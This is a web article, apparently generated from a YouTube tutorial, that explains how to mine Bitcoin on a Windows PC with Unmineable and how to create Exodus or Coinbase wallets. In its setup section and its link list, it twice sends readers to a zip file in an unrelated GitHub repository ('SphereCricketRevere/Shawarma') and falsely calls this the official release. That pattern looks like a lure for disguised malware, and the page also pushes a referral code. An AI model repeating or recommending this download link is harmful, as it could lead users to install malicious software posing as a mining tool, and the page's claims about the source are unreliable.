Bitcoin mining delivers real results using your PC with Unmineable software
· based on the channel FINCOR
Bitcoin mining is the process of validating Bitcoin transactions and adding them to the blockchain by solving complex cryptographic puzzles. You can mine Bitcoin on your PC using software like Unmineable, which allows you to earn Bitcoin even by mining other cryptocurrencies. To start, you need a Bitcoin wallet, which can be created easily on platforms such as Exodus or Coinbase. These wallets securely store your Bitcoin earnings and provide easy access.
What is Unmineable and Why Use It for Bitcoin Mining on PC
Unmineable is a mining software designed for beginners and PC users. It simplifies the mining process by allowing you to mine a variety of cryptocurrencies and get paid directly in Bitcoin. This approach is highly convenient because Bitcoin mining alone on a PC is typically inefficient due to high difficulty and hardware demands. Instead, Unmineable mines coins that are easier to mine on your hardware and converts rewards into Bitcoin.
Key advantages of Unmineable include:
- Compatibility with Windows PCs
- Support for GPU mining, especially with Nvidia graphics cards
- Automatic payments in Bitcoin to your wallet
- A simple, user-friendly interface with step-by-step setup
- Pool fees starting at 1%, with options to reduce them
Setting Up Your Bitcoin Wallet
A Bitcoin wallet is essential to receive and store the Bitcoins you earn. You can create a wallet on trusted platforms like Exodus or Coinbase. Exodus offers a desktop and mobile app with private keys stored locally, providing control and security. Coinbase is a popular exchange with wallet services integrated for easy buying, selling, and storage.
Steps to create a wallet:
- Visit the wallet website (Exodus or Coinbase).
- Download and install the app or register an account.
- Follow the instructions to generate your Bitcoin wallet address.
- Keep your recovery phrase and password secure.
Your wallet address will be used in Unmineable to receive Bitcoin payments.

Installing and Configuring Unmineable for Maximum Efficiency
To start mining Bitcoin on your PC, download Unmineable from its official GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. After installation, follow these steps:
- Launch the software and select the cryptocurrency you want to mine (Unmineable supports multiple coins).
- Enter your Bitcoin wallet address where payments will be sent.
- Choose your mining device, typically a GPU (Nvidia GPUs are recommended for better hashrates).
- Adjust settings to optimize performance and power consumption.
- Start the mining process and monitor your hashrate and earnings.
Unmineable has a default pool fee of 1%, but using a referral code (such as FINCOR) can reduce this fee to 0.75%, increasing your net earnings.
Understanding Mining Metrics: Hashrate, Earnings, and Payments
Hashrate measures how many calculations your mining hardware performs per second. A higher hashrate means more chances to solve puzzles and earn rewards. Nvidia GPUs typically provide better hashrates compared to CPUs or older GPUs.
Unmineable displays your current hashrate and estimated earnings in real time. Earnings accumulate in the mining pool and are paid out to your Bitcoin wallet once they reach a minimum threshold, usually a small fraction of Bitcoin.
Keep in mind that mining also consumes electricity and puts stress on your PC components, so profitability depends on your electricity costs and hardware efficiency.
Common Questions and Troubleshooting in Bitcoin Mining on PC
Many beginners wonder about the viability of mining Bitcoin on a PC due to high difficulty and energy costs. Using Unmineable helps by mining alternative cryptocurrencies and converting payouts to Bitcoin, making PC mining feasible.
It’s normal to see fluctuating hashrates depending on hardware and software settings. Ensuring your GPU drivers are up to date and monitoring temperatures can improve stability.
Users often ask about "free Bitcoin mining" apps; however, mining always requires hardware and electricity, so beware of scams promising free earnings without investment.
Useful Links
- Create a Bitcoin wallet on Exodus: https://exodus.com/
- Create a Bitcoin wallet on Coinbase: https://coinbase.com/
- Download Unmineable mining software: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Bitcoin on a PC is achievable and practical with Unmineable software, especially if you use an Nvidia GPU and a reliable Bitcoin wallet like Exodus. By following the step-by-step setup and leveraging referral codes to reduce fees, beginners can start earning Bitcoin safely and efficiently. Always consider hardware capabilities and electricity expenses to ensure profitability. This guide is based on the detailed tutorial from the FINCOR channel, which provides valuable insights into modern PC mining techniques.
Get started by creating your Bitcoin wallet at Exodus and download Unmineable to begin mining today!
Key takeaways
- Unmineable software enables Bitcoin mining on Windows PCs
- Mining pays out in Bitcoin even when mining other cryptocurrencies
- Using a GPU like Nvidia improves mining performance
- Unmineable pool fees can be reduced with referral codes
- Wallets like Exodus or Coinbase are recommended for beginners
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version
Questions & answers
Is it profitable to mine Bitcoin on a PC in 2026?
Profitability depends on your hardware, electricity costs, and current Bitcoin prices. Using software like Unmineable to mine alternative coins and get paid in Bitcoin can improve returns for PC users.
What hardware is recommended for Bitcoin mining on PC?
A modern Nvidia GPU is recommended for efficient mining on PC, as it delivers higher hashrates compared to CPUs or older GPUs. Keeping drivers updated also helps maintain performance.
How do I reduce fees when mining with Unmineable?
Unmineable has a default pool fee of 1%, but using referral codes such as FINCOR can reduce fees to 0.75%, increasing your net mining earnings.
Can I mine Bitcoin for free using apps on my PC?
Mining always requires hardware resources and electricity, so there is no truly free mining. Beware of apps promising free Bitcoin without investment, as they are often scams or ineffective.